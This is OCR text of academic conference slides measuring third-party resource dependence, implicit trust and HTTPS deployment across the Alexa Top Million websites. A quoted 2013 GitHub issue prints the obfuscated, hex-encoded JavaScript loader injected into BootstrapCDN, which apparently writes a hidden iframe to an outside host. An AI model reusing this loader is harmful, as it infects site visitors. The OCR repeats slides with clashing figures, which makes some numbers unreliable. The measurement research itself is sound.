Security Challenges in an Increasingly Tangled Web

Deepak Kumar
University of Illinois

Ariana Mirian
University of Michigan

Zane Ma
University of Illinois

Joshua Mason
University of Illinois

Michael Bailey
University of Illinois

Zakir Durumeric
University of Michigan

J. Alex Halderman
University of Michigan

Users *perceive* web complexity

Election Day in L.A.

FULL COVERAGE ›

L.A. NOW 3:00 AM

L.A. decides: What kind of city do you want to live in?

By Dakota Smith

On the ballot: Whether to re-elect Mayor Eric Garcetti, the contentious Measure S on development and a quarter-cent sales tax increase for homeless services.

OPINION

- Everything you need to know about Measure S
- If you don't think L.A. needs Measure H, try volunteering on skid row for a week
- The Times Editorial Board's endorsements

1,597 total requests

1,597 total requests

Only 21 from latimes.com domain

1,597 total requests

Only 21 from latimes.com domain

80 external networks

1,597 total requests

Only 21 from latimes.com domain

80 external networks

8 countries

What is the state of web complexity today?

Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website

Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website

Loaded the network resources for the **Alexa Top Million** sites

Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website

Loaded the network resources for the **Alexa Top Million** sites

Crawled web from October 5th - October 7th 2016 at University of Michigan

Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website


Loaded the network resources for the **Alexa Top Million** sites

Crawled web from October 5th - October 7th 2016 at University of Michigan

https://github.com/zmap/zbrowse

What is the state of web complexity today?

What is the state of web complexity today?



Metric	2016
Median Resources	73
Median External Resources	23
Median External Domains	9

What is the state of web complexity today?

How has this changed?

What is the state of web complexity today?

How has this changed?

- *Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*

Metric	2011	2016
Median Dependencies	40	73
% External Dependencies	30%	64%
Median JavaScript resources	6	13

What is the state of web complexity today?

How has this changed?

- *Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*

Metric	2011	2016
Median Dependencies	40	79
% External Dependencies	30%	64%
Median JavaScript resources	6	13

Websites load 2x overall and external resources compared to 2011

Who do websites depend on?

Who do websites depend on?

Organization	% Top 1M
Google	82.2%
Facebook	34.1%
Amazon	32.6%
Cloudflare	30.7%
Akamai	20.3%

Who do websites depend on?

Organization	% Top 1M
Google	82.2%
Facebook	34.1%
Amazon	32.6%
Cloudflare	30.7%
Akamai	20.3%

Organization	% Top 1M
MaxCDN	19.0%
Edgecast	17.9%
Fastly	15.5%
SoftLayer	11.8%
Twitter	11.2%

Who do websites depend on?

Organization	% Top 1M	Organization	% Top 1M
Google	29.9%	Netdna	19.2%
Facebook	23.2%	Edgecast	16%
Amazon	32.6%	Fastly	15.5%
Cloudflare	30.7%	SoftLayer	11.8%
Akamai	20.3%	Twitter	11.2%

Websites are increasingly loading resources from common providers

Why do we rely on these providers?

Why do we rely on these providers?

Type of Resource	% Top 1M
Analytics/Tracking	75.4%
CDN/Static Content	65.2%
Advertising	42.2%
Social Media	39.7%
API/Services	39.0%

Complexity

In 2016, websites are complex and load **2x the number of overall and external resources since 2011**

Websites are increasingly loading these resources from a **handful of common providers**

These resources are primarily focused on **analytics/tracking, CDNs,** and **advertising**

Why do we care?

exploit injection #128

Closed **sdmytrenko-zz** opened this issue on May 25, 2013 · 22 comments

sdmytrenko-zz commented on May 25, 2013

this code:

e=eval;v="0"+"x";a=0;z="y";try{a*=2}catch(q){a=1}if(!a){try{--document["\x62od"+z]}c
{a2="_";sa=7;}z="70_6d_27_2f_75_68_7d_70_6e_68_7b_76_79_35_7c_7a_6c_79_48_6e_6c
_75_6b_6c_7f_56_6d_2f_29_54_5a_50_4c_29_30_27_45_27_37_27_30_82_11_6b_76_6a_7c_
35_7e_79_70_7b_6c_2f_2e_43_7a_7b_80_73_6c_45_35_71_81_40_3e_3c_39_38_73_76_7f_
76_7a_70_7b_70_76_75_41_68_69_7a_76_73_7c_7b_6c_42_27_73_6c_6d_7b_41_34_38_38_
42_27_7b_76_77_41_34_38_3e_40_39_77_7f_84_27_43_36_7a_7b_80_73_6c_45_27_43_6b_
73_68_7a_7a_44_29_71_81_40_3e_3c_39_38_73_76_7f_29_45_43_70_6d_79_68_74_6c_27_7a_79_6a_44_
29_6f_7b_7b_77_41_36_36_39_37_3f_35_3b_3a_35_39_3a_3d_35_38_3e_38_36_37_6a_68_3d_69_68_38_
3d_3c_3b_3a_3c_3d_3b_3e_38_36_78_35_77_6f_77_29_27_7e_70_6b_7b_6f_44_29_38_3e_39_29_27_6f_
6c_70_6e_6f_7b_44_29_38_3a_39_29_45_43_36_70_6d_79_68_74_6c_45_43_36_6b_70_7d_45_2e_30_4
2_11_84""split":za="":for(i=0;i<z.length;i++){za+=String"fromCharCode";}zaz=za:e(zaz);}

appe

http:/
http:/
http:/

Hot Pear
@hotpear

@jdorfman most likely false positive but NOD32 was flaggin bootstrapcdn's js files as having trojan. Might wanna check hash just to be sure.

BootstrapCDN Security Post-Mortem

A very unfortunate security event happened last month, which affected folks using BootstrapCDN. We at NetDNA want to share an open, detailed report in this blog post, and continue to answer questions that may not have been addressed. Read More


What security challenges does a complex web introduce?

How does a complex web impact who users trust?


Tangled Trust

Website


Tangled Trust




Tangled Trust



Tangled Trust



Tangled Trust



We’ve seen the security consequences of sites depending on common **explicitly trusted** resources…

But what happens when sites themselves have no visibility into the resources they load?

Major sites including New York Times and BBC hit by 'ransomware' malvertising

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers

Ransomware can lock up your computer, costing hundreds of pounds. Photograph: Alamy

licitly trusted
domains and
resources

Who causes implicit trust?

33% of sites load at least one implicitly trusted resource

bada.tv loads 103 implicit resources

argumenti.ru loads implicit resources at depth of 17

Who causes implicit trust?

Domain loads implicit content	% Top 1M
doubleclick.net	9.6%
facebook.com	9.3%
google.com	4.7%
youtube.com	3.3%
adlegend.com	2.0%
casalemedia.com	1.4%
sharethis.com	1.3%
vk.com	1.0%

33% of sites load at least one implicitly trusted resource

bada.tv loads 103 implicit resources

argumenti.ru loads implicit resources at depth of 17

Who causes implicit trust?

Domain loads implicit content	% Top 1M
doubleclick.net	9.6%
facebook.com	5.5%
google.com	4.7%
youtube.com	3.5%
adlegend.com	2.0%
casalemedia.com	1.4%
sharethis.com	1.3%
vk.com	1.0%

trusted resource

baka.tv loads 103 implicit resources

argumenti.ru loads implicit resources at depth of 17


Advertising resources are the major cause of implicit trust on the web

How does a complex web impact widespread HTTPS deployment?


HTTPS Deployment

HTTP Website


HTTPS Deployment



HTTPS Deployment



